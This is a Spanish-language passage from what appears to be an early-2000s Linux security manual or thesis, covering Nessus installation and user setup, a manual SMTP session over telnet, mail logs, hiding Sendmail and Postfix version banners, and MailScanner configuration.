FILTRO TCP: Permite definir un conjunto de parámetros para determinar qué tráfico TCP pasará a través de los monitores. Al seleccionar esta opción, emergerá un submenú que permite definir y aplicar filtros TCP personalizados.

FILTRO UDP: Al igual que el filtro TCP, permite definir filtros para analizar paquetes UDP de una forma más concreta (un host o un grupo de hosts específicos).

4.2.7 NESSUS

Es un analizador de vulnerabilidades de libre distribución. Esta herramienta se divide en dos componentes: el servidor nessusd (encargado de realizar los tests) y el cliente (es quien se encarga de la interfaz con el usuario), que puede estar instalado en una máquina diferente. La comunicación entre ambos se hace a través de un protocolo llamado NTP (Nessus Transfer Protocol). La autenticación ante el servidor puede llevarse a cabo usando una clave o el uso de encriptación con llave pública/privada, con el último método se aumenta el nivel de seguridad.
La instalación de Nessus consta de cuatro partes básicas:

1. Librerías del programa
2. Librerías NASL (Nessus Attack Scripting Language)

3. Núcleo de la aplicación
4. Plugins

Es necesario compilar en este orden cada una de las partes. Además, el programa requiere algunas librerías adicionales para funcionar correctamente, como la librería GPM, necesaria para las operaciones de cifrado. Antes de realizar la compilación de la tercera de las partes (el núcleo), el administrador debe asegurarse de tener en el path de su shell, la carpeta: **/usr/local/lib**. Asi mismo, esta ubicación debe estar en **/etc/ld.so.conf**. Nessus se consigue en: http://nessus.org. Después de instalado, debe ser creado un usuario propio para Nessus (las palabras resaltadas corresponden a las digitadas por el usuario):

```
[root@localhost root]# nessus-adduser
Using /var/tmp as a temporary file holder
Add a new nessusd user
----------------------
Login : forsaken
Authentication (pass/cert) [pass] : pass
Login password : secreto
User rules
----------
nessusd has a rules system which allows you to restrict the hosts
that forsaken has the right to test. For instance, you may want
him to be able to scan his own host only.
Please see the nessus-adduser(8) man page  for the rules syntax
Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)
accept 10.10.10.78/24
default deny
# Después de escribir las reglas, se presiona <ctrl-D>
Login : forsaken
Password : secreto
DN :
Rules :
accept 10.10.10.78
default deny
Is that ok ? (y/n) [y] y
user added.
[root@localhost root]#
```

Notas importantes de la creación de un usuario Nessus:

- **Las Reglas**: Cada usuario puede poseer un set de reglas que lo regirán al momento de usar el programa. Por ejemplo, el usuario forsaken solo puede auditar seguridad en el host 10.10.10.78, mientras que otro usuario podría tener la posibilidad de acceder al host 10.10.10.120 y no poder acceder al 10.10.10.78
- **Eliminación de un usuario**: Para eliminar un usuario, existe el comando nessus-rmuser.

Ahora ya puede ser ejecutado el demonio nessusd, pero antes, es recomendable revisar su archivo de configuración. Éste se encuentra por defecto en **/usr/local/etc/nessus/nessusd.conf**.

Para ejecutar el demonio nessusd, basta con digitar:


```
[root@localhost root]# nessusd -D
```

La instalación, configuración, creación del usuario y ejecución del demonio nessusd, son realizados por el súper usuario. El cliente puede (y debe) ser ejecutado por un usuario de la máquina. Además, el cliente trabaja en entorno gráfico, por lo que se debe tener configurado un sistema de ventanas como KDE, GNOME, etc.

Ejecución del cliente nessus


Para iniciar Nessus, se utiliza el nombre de usuario antes creado y se especifica en qué máquina está el demonio nessusd. En este caso, se está corriendo el cliente de nessus directamente en el servidor.

Figura 8 Nessus



Una vez iniciado, se debe elegir las opciones deseadas para efectuar el chequeo de seguridad:

Figura 9 Configuración del nessus



Nessus es un programa muy completo y, aunque es muy fácil de utilizar, hay que ser muy cuidadoso con la utilización de sus plugins y las opciones de escaneo. Entre más explícita se haga la configuración, los resultados serán más fáciles de analizar para el administrador.


Para este ejemplo, se hará un escaneo del servidor en el que Nessus está instalado, utilizando todos los plugins del programa.

Selección del objetivo:

Nessus ofrece la posibilidad de elegir de una forma bastante cómoda, el host, o el conjunto de hosts que se desean auditar. Se puede seleccionar por ejemplo:

- un IP: 10.10.10.60
- un grupo de IP's: 10.10.10.11-10.10.10.200
- un host: mafalda.univalle.edu.co
- varios grupos de IP's:10.10.10.11-10.10.10.50 , 10.10.10.80-10.10.10.160
- combinación de IP's y hosts: mafalda, 10.10.10.90

Figura 10 Selección de la maquina objetivo



A continuación se puede observar una imagen de Nessus en el momento en que está haciendo auditoria a una máquina.

Figura 11 Proceso de escaneo






Figura 12 Resultados de la auditoria



Como se puede observar en la gráfica anterior, el reporte entregado por Nessus es bastante claro y completo. Este reporte puede ser grabado en varios formatos como HTML, HTML con gráficos, XML, Texto Plano, etc.

Aquí se muestra parte de uno de los reportes generados por Nessus:

Figura 13 Reportes



4.2.8 Servidor de correo

El SMTP es el protocolo encargado del envío del correo electrónico, el SMTP se comunica con el MTA que coloca los mensajes en un buzón determinado. Por defecto la carpeta de almacenaje es */var/mail/*, en este directorio se encuentra un archivo con el nombre del usuario que contiene todos los mensajes de su buzón de entrada.

```
linux:~ # ls -als /var/mail/
total 20
   0 drwxrwxrwt    2 root     root          168 Sep  9 20:11 .
   0 drwxr-xr-x   14 root     root          384 Sep  9 00:24 ..
   0 -rw-rw----    1 jhcifue  mail            0 Sep  9 20:11 jhcifue
   4 -rw-------    1 root     mail         2177 Sep  8 21:43 root
linux:~ #
```

Por defecto en este directorio también se guardan los correos del root, por eso se debe tener mucho cuidado con los permisos que se le den a este directorio.

También se puede ver que el usuario *jhcifue* no tiene ningún correo, ya que el archivo tiene tamaño cero.
Para enviar un correo se utiliza el puerto creado por el SMTP, con el siguiente ejemplo se mostrara el funcionamiento del protocolo. El smtp abre un puerto en el cual se efectúa el intercambio de correo. El puerto de funcionamiento de este y muchos de los servicios está indicado en el archivo */etc/services.*

```
linux:~ # grep smtp  /etc/services
smtp            25/tcp  mail    # Simple Mail Transfer
smtp            25/udp  mail    # Simple Mail Transfer
linux:~ #
```

Ahora se puede establecer una comunicación con el puerto abierto del MTA (Mail Transfer Agent) ejecutando telnet al puerto al que se desea establecer la conexión.

```
linux:~ # telnet linux 25
Trying 10.10.10.79...
Connected to linux.
Escape character is '^]'.
220 linux.local ESMTP Postfix
```

El servidor de correo se identifica ante el usuario que realiza la conexión, para el ejemplo el servidor “linux.local” cuyo MTA es el potsfix. El envió del 220 confirma al cliente que el servidor esta listo y en espera para recibir su petición.

El cliente envía el comando HELO y especifica el nombre de él así:

```
HELO usuario.telnet
```

250 linux.local El servidor contesta un 250 todo esta bien y también se Identifica. Ahora se procede a enviar el correo.

```
MAIL FROM:<usuario@telnet.com>
250 Ok
RCPT TO:<jhcifue@linux.local>
250 Ok
RCPT TO:<noexistente@linux.local>
250 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Este es el cuerpo del mensaje de prueba hecho desde un simple telnet
Ahora para terminar el mensaje se necesita la secuencia de terminado
.
250 Ok: queued as AB5FAC7BB
QUIT
221 Bye
Connection closed by foreign host.
```

Si todo salio bien jhcifue debe tener un correo

```
linux:/var/spool/mail # ls -als
total 24
   0 drwxrwxrwt  2  root   root   192 Sep  9 21:39 .
   0 drwxr-xr-x 14  root   root   384 Sep  9 00:24 ..
   0 -rw-------  1  root   mail   0   Sep  2 01:15 BOGUS.jhcifue.SqZ
  16 -rw-------  1  root   mail   702 Sep  1 22:24 BOGUS.root.OIX
   4 -rw-------  1  jhc    users  612 Sep  9 20:26 jhc
   4 -rw-rw----  1  jhc    mail   591 Sep  9 21:39 jhcifue
   0 -rw-------  1  root   mail     0 Sep  9 20:16 root
linux:/var/spool/mail #
```

Se observa el cambio del tamaño del archivo. Ahora es de 591 bytes y el archivo *jhcifue* contiene

```
From usuario@telnet.com  Tue Sep  9 21:39:05 2003
Return-Path: <usuario@telnet.com>
Delivered-To: jhcifue@linux.local
Received: from usuario.telnet (linux.local [10.10.10.79])
      by linux.local (Postfix) with SMTP
      id AB5FAC7BB; Tue,  9 Sep 2003 21:36:03 +0200 (CEST)
Message-Id: <20030909193603.AB5FAC7BB@linux.local>
Date: Tue,  9 Sep 2003 21:36:03 +0200 (CEST)
From: usuario@telnet.com
To: undisclosed-recipients:;
Este es el cuerpo del mensaje de prueba hecho desde un simple telnet
Ahora para terminar el mensaje se necesita la secuencia de terminado
```

Se puede apreciar en el encabezado del correo el remitente, la fecha y la hora del envió, como también la identificación que se le asignó en la cola de correo.

Se puede ver también el registro generado por el syslogd en el archivo de */var/log/mail:*

```
linux~# tail  /var/log/mail
Sep  9 21:36:03 linux postfix/smtpd[1316]: AB5FAC7BB: client=linux.local[10.10.10.79]Sep
9 21:39:05 linux postfix/cleanup[1317]: AB5FAC7BB: message-
id=20030909193603.AB5FAC7BB@linux.local
Sep  9 21:39:05 linux postfix/qmgr[755]: AB5FAC7BB: from=<usuario@telnet.com>,
size=485, nrcpt=2 (queue active)
Sep  9 21:39:05 linux postfix/local[1319]: AB5FAC7BB: to=<jhcifue@linux.local>,
relay=local, delay=182, status=sent (mailbox)
Sep  9 21:39:05 linux postfix/local[1320]: AB5FAC7BB: to=<noexistente@linux.local>,
relay=local, delay=182, status=bounced (unknown user: "noexistente")
Sep  9 21:39:05 linux postfix/cleanup[1317]: E911DC7C4: message-
id=20030909193905.E911DC7C4@linux.local
Sep  9 21:39:06 linux postfix/qmgr[755]: E911DC7C4: from=<>, size=2000, nrcpt=1 (queue
active)
Sep  9 21:39:06 linux postfix/smtp[1322]: E911DC7C4: to=<usuario@telnet.com>,
relay=none, delay=1, status=deferred (Name service error for telnet.com: Host not found,
try again)
Sep  9 21:39:38 linux postfix/smtpd[1316]: disconnect from linux.local[10.10.10.79]
```

Se puede apreciar que pasó con el mensaje destinado a "*noexistente@linux.local*" al no encontrar el usuario (unknown user: "noexistente") intentó enviar el mensaje de regreso a la máquina de origen. Esta tampoco lo encontró: deferred (Name service error for telnet.com: Host not found, try again) la configuración de los servidores de correo no es nada fácil de entender, por eso la primera recomendación, antes de realizar cualquier cambio sobre los archivos de configuración es prudente hacer una copia de respaldo, para poder restaurarla en caso de algún problema.
Es importante conocer la versión del servidor de correo para indagar en Internet sobre posibles vulnerabilidades y formas de explotación.

Se recomienda instalar la última versión del software. Antes de instalar una nueva versión, se debe verificar la procedencia e integridad del paquete. El procedimiento para hacer la verificación será explicado más adelante. Al tener en cuenta unos los requerimientos mínimos de seguridad, se evita instalar involuntariamente un troyano en el sistema.
Una buena medida de seguridad es la de dar la menor información posible del servidor, por eso es conveniente cambiar los mensajes de saludos de todos los servicios que se ofrecen en el servidor.

Por ejemplo en el archivo configuración del sendmail ubicado por defecto en el directorio */etc/sendmail.cf*

```
linux~# less /etc/sendmail
SmtpGreetingMessage=$j Sendmail $v/$Z; $b
```

Esta línea da la información de bienvenida y es fácil de visualizar con solo la ejecución de un telnet dirigido al puerto 25.

```
telnet linux.localhost 25
Trying linux.localhost...
Connected to linux.localhost.
Escape character is '^]'.
220 linux.localhost ESMTP Sendmail 8.12.3/8.12.3; Thu, 4 Ago 2003 01:06:33 GMT
```

Con solo obtener esta información, Cualquier persona con pocos conocimientos puede conseguir en Internet una aplicación "Exploits" que explote una vulnerabilidad de esta versión del sendmail y hagan que el servidor tenga muchos inconvenientes. Esto también es aplicable para cualquier MTA
Para esconder el nombre y la versión del servidor solo es necesario cambiar la línea ya mencionada del sendmail.cf por:

```
SmtpGreetingMessage=Servidor de Correo
```

Y para el Postfix el archivo de configuración es el master.cf y por defecto esta en /etc/postfix/main.cf

```
linux:~ # vi /etc/postfix/main.cf
# SHOW SOFTWARE VERSION OR NOT
#
# The smtpd_banner parameter specifies the text that follows the 220
# code in the SMTP server's greeting banner. Some people like to see
# the mail version advertised. By default, Postfix shows no version.
#
# You MUST specify $myhostname at the start of the text. That is an
# RFC requirement. Postfix itself does not care.
#
#smtpd_banner = $myhostname ESMTP $mail_name
smtpd_banner = $myhostname ESMTP $mail_name ($mail_version)
```

Los archivos de configuración son parecidos pero no iguales, lo que hace obligatorio buscar información sobre su MTA.

Como parte de la seguridad del correo, se debe evitar que llegue correo indeseado. Esto se logra filtrando el correo entrante. Uno de los filtros más utilizados en los servidores es el Mailscanner. El mailscanner es un demonio que funciona en conjunto al MTA, Si se tiene un antivirus y un filtro anti-spam se puede filtrar los correos no deseados y detectar los correos que contienen virus. Aunque el spam es un problema más de configuración y montaje de servicios que de seguridad. Para cada MTA se cambia el archivo de configuración ubicado por defecto en */etc/MailScanner/MailScanner.conf*. Principalmente se debe tener en cuenta a quien le pertenece el proceso del MTA para el postfix el usuario que le pertenece el proceso es "postfix" y grupo postfix y en sendmail es mail y grupo mail

Algunos de las líneas de configuración importante del *MailScanner.conf* son:

```
linux~#vi /etc/MailScanner/MailScanner.conf
# Set whether to use postfix, sendmail, exim or zmailer.
# If you are using postfix, then see the "SpamAssassin User State Dir"
# setting near the end of this file
MTA = postfix
# User to run as (not normally used for sendmail)
#Run As User = mail
Run As User = postfix
#Run As User =
# Group to run as (not normally used for sendmail)
#Run As Group = mail
Run As Group = postfix
#Run As Group =
# Do you want to find spam using the "SpamAssassin" package?
# This can also be the filename of a ruleset.
Use SpamAssassin = no
```

Se debe instalar en primer lugar el MTA, después instalar el antivirus, después instalar y configurar el Mailscanner para que funcione integrado al demonio del correo y por ultimo instalar el spamAssassin. Estas tres herramientas permiten detectar, marcar y eliminar correspondencia no deseada.

Al enviar un correo y revisar el log debe aparecer que el correo, antes de ser enviado, fue analizado por el mailscanner como se ve en el siguiente ejemplo

```
linux~# tail /var/log/mail

Sep  5 02:15:03 linux sendmail[2421]: h850F2WK002421: from=<root@linux.local>,
size=266, class=0, nrcpts=1, msgid=<Pine.LNX.4.44.0309050214520.2420-
100000@linux.local>, proto=ESMTP, relay=root@localhost

Sep  5 02:15:04 linux sendmail-in[2424]: h850F3Wa002424: from=<root@linux.local>,
size=435, class=0, nrcpts=1, msgid=<Pine.LNX.4.44.0309050214520.2420-
100000@linux.local>, proto=ESMTP, daemon=Daemon0, relay=localhost [127.0.0.1]

Sep  5 02:15:04 linux sendmail[2423]: h850F2WK002421: to=<jhcifue@linux.local>,
ctladdr=<root@linux.local> (0/0), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=120265, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (h850F3Wa002424
Message accepted for delivery)

Sep  5 02:15:08 linux MailScanner[2397]: New Batch: Scanning 1 messages, 861
bytes

Sep  5 02:15:09 linux MailScanner[2397]: Virus and Content Scanning: Starting

Sep  5 02:15:09 linux MailScanner[2397]: Uninfected: Delivered 1 messages
```

Sep 5 02:15:11 linux sendmail[2432]: h850F3Wa002424: to=<jhcifue@linux.local>, ctladdr=<root@linux.local> (0/0), delay=00:00:07, xdelay=00:00:01, mailer=local, pri=120434, dsn=2.0.0, stat=Sent

Se puede apreciar el funcionamiento del mailscanner viendo los procesos realizados en el servidor y comparándolos con la entrega del correo sin la herramienta del mailscanner. Esto puede ser observado a continuación:

Sep 5 02:01:04 linux sendmail-client[812]: starting daemon (8.12.6): queueing@00:30:00

Sep 5 02:01:17 linux sendmail[815]: h8501H1m000815: from=<root@linux.local>, size=249, class=0, nrcpts=1, msgid=<Pine.LNX.4.44.0309050201120.814-100000@linux.local>, proto=ESMTP, relay=root@localhost

Sep 5 02:01:17 linux sendmail[818]: h8501Hum000818: from=<root@linux.local>, size=418, class=0, nrcpts=1, msgid=<Pine.LNX.4.44.0309050201120.814-100000@linux.local>, proto=ESMTP, daemon=Daemon0, relay=localhost [127.0.0.1]

Sep 5 02:01:17 linux sendmail[817]: h8501H1m000815: to=<jhcifue@linux.local>, ctladdr=<root@linux.local> (0/0), delay=00:00:00, xdelay=00:00:00, mailer=relay, pri=120248, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (h8501Hum000818 Message accepted for delivery)

Sep 5 02:01:18 linux sendmail[819]: h8501Hum000818: to=<jhcifue@linux.local>, ctladdr=<root@linux.local> (0/0), delay=00:00:01, xdelay=00:00:00, mailer=local, pri=30628, dsn=2.0.0, stat=Sent

A continuación exploraremos la seguridad en el correo. Este objetivo se logra mediante el uso de técnicas criptográficas.

